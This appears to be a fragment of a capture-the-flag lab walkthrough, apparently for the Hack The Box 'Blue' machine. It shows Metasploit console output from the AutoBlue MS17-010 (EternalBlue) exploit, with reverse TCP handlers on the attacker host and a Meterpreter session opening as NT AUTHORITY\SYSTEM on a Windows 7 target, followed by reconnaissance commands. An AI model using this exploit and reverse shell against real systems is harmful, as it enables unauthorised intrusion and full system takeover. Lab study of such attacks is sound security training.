
Open up a new tab.

3. Exploit



- Come back to the previous tab


root@kali: /opt/AutoBlue-MS17-010
File Edit View Search Terminal Tabs Help
root@kali: /opt/AutoBlue-MS17-010
root@kali: /opt/AutoBlue-MS17-010
resource (config.rc)> exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.14.24:4445
[*] Started reverse TCP handler on 10.10.14.24:4446
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.24:4445 -> 10.10.10.40:49160) at 2019-08-11 15:19:22 -0400
msf5 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ HARIS-PC 10.10.14.24:4445 -> 10.10.10.40:49160 (10.10.10.40)
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
meterpreter >


msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hostname
[-] Unknown command: hostname.
meterpreter > sysinfo
Computer : HARIS-PC
OS : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_GB
Domain : WORKGROUP
Logged On Users : 0
Meterpreter : x64/windows
meterpreter >